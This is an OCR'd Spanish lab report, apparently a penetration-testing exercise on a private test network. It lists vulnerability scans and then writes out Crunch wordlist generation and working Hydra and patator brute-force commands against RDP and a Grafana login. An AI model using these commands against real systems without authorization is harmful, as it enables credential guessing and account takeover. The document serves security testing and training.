
Ubuntu Server




Windows Server




CentOS



PRTG




SysAdmin




c. Escaneo con OpenVAS


Mikrotik Router




Ubuntu Server




Windows Server




CentOS



PRTG



SysAdmin



d. Prueba de fuerza bruta en RDP de Windows Server 2022

```
Hydra -l <usuario> -x <min:max:mMN> -s <#puerto> <ip> <servicio>
Hydra -l <usuario> -x 1:2:Aa1 -s 3389 <ip> rdp
```

Primero creamos una wordlist personalizada con Crunch, para esto:

```
crunch 10 12 -t Grafana%%%% -o grafana-wordlist.txt -c 10000 -b 10mb -f
/usr/share/crunch/charset.lst mixalpha-numeric-symbol14
```

- Aquí % representa letras mayúsculas, minúsculas, números y símbolos según el charset seleccionado.
- -f /usr/share/crunch/charset.lst mixalpha-numeric-symbol14: Usa un charset que incluye letras, números y 14 símbolos.
- -c 10000 -b 10mb: Limita el número de líneas por archivo y tamaño para evitar desbordamientos.

Solo para comprobar que la contraseña este en la lista

```
grep -F 'Admin123*' a_passwords.txt
```

Y usamos el comando de hydra:

```
hydra -l Administrador -P Admin_passwords.txt rdp://192.168.45.4 -t 8 -V
-I -s 3389
```

-t 8

- Establece el número de tareas paralelas (hilos) para acelerar el ataque. Con 8 hilos, Hydra probará 8 contraseñas simultáneamente. Un número alto puede saturar el servidor o activar bloqueos por seguridad.

-V


- Activa el modo **verbose**. Muestra cada intento de contraseña en tiempo real.

-I

- Omite la comprobación inicial de si el objetivo está activo. Útil si ya sabes que el servidor está en línea.

-s 3389

- Especifica el puerto del servicio RDP. El puerto predeterminado de RDP es 3389, pero en algunos casos puede estar cambiado por seguridad.



Y se ha encontrado la contraseña.


e. Prueba de fuerza bruta a login de grafana en Windows Server 2022:

```
patator http_fuzz method=POST \
  url=http://192.168.45.4:3000/login \
  0=grafana-wordlist.txt \
  header="Content-Type: application/json" \
  header="User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124
Safari/537.36" \
  body='{"user":"admin","password":"FILE0"}' \
  -x ignore:code=401 -x ignore:fgrep="Invalid username or password"
```


-x ignore:code=401 -x ignore:fgrep="Invalid username or password". Esto descarta respuestas que:

- Tienen el código HTTP 401 (sin autorización).
- Contienen en el cuerpo el texto "Invalid username or password".

Así, si alguna contraseña es correcta, Grafana probablemente devuelva un 200 OK, y esa respuesta sí se mostrará.



Aunque la contraseña estaba en la wordlist se mantuvo con status 400



Con este curl se comprueba que se puede ingresar con la contraseña.

f. Prueba de SSL Anonymous Cipher Suites Supported

